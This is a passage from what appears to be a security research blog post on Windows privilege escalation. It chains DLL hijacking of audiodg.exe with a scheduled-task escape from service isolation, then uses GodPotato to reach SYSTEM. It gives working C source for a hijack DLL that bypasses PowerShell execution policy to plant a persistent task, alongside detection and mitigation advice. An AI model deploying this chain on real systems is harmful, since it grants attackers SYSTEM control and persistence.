
The -p flag enables service hardening, causing svchost.exe to run with a service-restricted token that enforces isolation at the object and authentication level. Additioanlly audiosrv is started with “LocalServiceNetworkRestricted” which restricts network connections.
As a result, its child process audiodg.exe inherits a filtered LOCAL SERVICE token, even though tools show SeImpersonatePrivilege and SeChangeNotifyPrivilege as enabled.

So, the issue is not simply missing privileges. The token itself is restricted and isolated through:
This prevents the token from participating in cross-boundary authentication scenarios. Access checks fail when SYSTEM interacts with named pipes created by this restricted service token due to service isolation.

Potato-style exploits therefore fail because the named pipe impersonation step never occurs: the pipe exists, SeImpersonatePrivilege is present, but SYSTEM cannot authenticate to the named pipe which is what we see in the GodPotato output.
Escaping Service Isolation via Task Scheduler
This restriction can be bypassed using the Task Scheduler. I found this article by itm4n which uses and explains the technique: here
Any user, including LOCAL SERVICE, can create scheduled tasks under permitted security descriptors.
When a scheduled task is executed, Windows does not reuse the restricted service token. Instead, it creates a new process using the default token of the task’s principal account, free from service isolation constraints. However, there is an important caveat documented in Microsoft’s Task Security Hardening:


When you don’t specify “RequiredPrivilege” in your scheduled task the current impersonation level will be “Identification” which can’t be used for impersonation. Therefore, GodPotato keeps falling back to “NT Authority\Network Service”.
So, to obtain a fully privileged LOCAL SERVICE token, the scheduled task must be created with an explicit principal that includes SeImpersonatePrivilege in its RequiredPrivileges:
#include <windows.h>

BOOL WINAPI DllMain(HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        system("powershell -ep bypass -c \""
        "[String[]]$Privs = 'SeAssignPrimaryTokenPrivilege','SeAuditPrivilege','SeChangeNotifyPrivilege','SeCreateGlobalPrivilege','SeImpersonatePrivilege','SeIncreaseQuotaPrivilege';"
        "$Principal = New-ScheduledTaskPrincipal -UserId 'LOCALSERVICE' -LogonType ServiceAccount -RequiredPrivilege $Privs;"
        "$Action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-ep bypass -f C:\\Temp\\diag.ps1';"
        "Unregister-ScheduledTask -TaskName 'AudioDiag' -Confirm:$false -ErrorAction SilentlyContinue;"
        "Register-ScheduledTask -TaskName 'AudioDiag' -Action $Action -Principal $Principal -Force;"
        "Start-ScheduledTask -TaskName 'AudioDiag'"
        "\"");
    }
    return TRUE;
}
With RequiredPrivileges explicitly set, the spawned process receives an unrestricted LOCAL SERVICE token including SeImpersonatePrivilege. From this context, named pipes are accessible to SYSTEM services, and potato-style impersonation attacks succeed.

Running GodPotato from this new process succeeds, resulting in execution as NT AUTHORITY\SYSTEM. Yaay ^^
Further observations:
I observed that GodPotato-NET4.exe from the current github releases isn’t properly finding a SYSTEM Token to duplicate and falls back to “NT Authority\Network Service” aswell. You actually have to change the .NET version and compile the repository on your own. In my case 4.8.1 worked greatly and allowed me to escalate to system.
Final Attack Chain
This process can be repeated as many times as needed and allows to update the code inside of diag.ps1 to be executed. The DLL is loaded on every start of audiodg therefore, your powershell script is also called whenever audiodg.exe starts. This might also happen whenever a sound is played and audiodg is not running so keep that in mind.
Possible detection vectors would be unsigned DLLs in SYSTEM PATH directory. Audio devices that get enabled and disabled a lot. COM instantiation of the PolicyConfigClient from unknown executables. And also, the creation of scheduled Tasks.
Mitigation
Check the SYSTEM PATH variable and ensure no writable directories are contained in the System PATH variable. Monitor DLL loads from audiodg.exe for unusual paths. Implement application whitelisting to only allow signed DLLs in the audio context. Perform regular audits to check permissions on directories in the PATH variable.
The combination of DLL hijacking in audiodg.exe and the ability to restart the process without a reboot results in a practical privilege escalation and persistence vector if prerequirements are met. This technique was tested on Windows 11 Home and Windows 11 Professional. Note that Microsoft generally treats DLL hijacking via writable System PATH directories as a system misconfiguration rather than a product vulnerability.
For penetration testers and Red Teams, this technique adds another technique to classic privilege escalation methods, especially in environments where common vectors are blocked or monitored. The technique operates entirely within standard user privileges for the restart mechanism, with no UAC elevation required for controlling audio endpoints and results in code execution as NT Authority/System.
Microsoft Docs: Core Audio APIs
https://github.com/tartakynov/audioswitch/blob/master/IPolicyConfig.h
https://learn.microsoft.com/en-us/windows/win32/taskschd/task-security-hardening
https://itm4n.github.io/localservice-privileges/#sorry-no-impersonation-privileges-for-you
https://github.com/S1lkys/AudioDG.exe-DLL-Hijacking-for-LPE
https://github.com/microsoft/CsWin32/issues/1105#issuecomment-1879633433
Disclaimer: This research is for educational purposes and authorized security testing only. The techniques described should only be used in legal and authorized environments.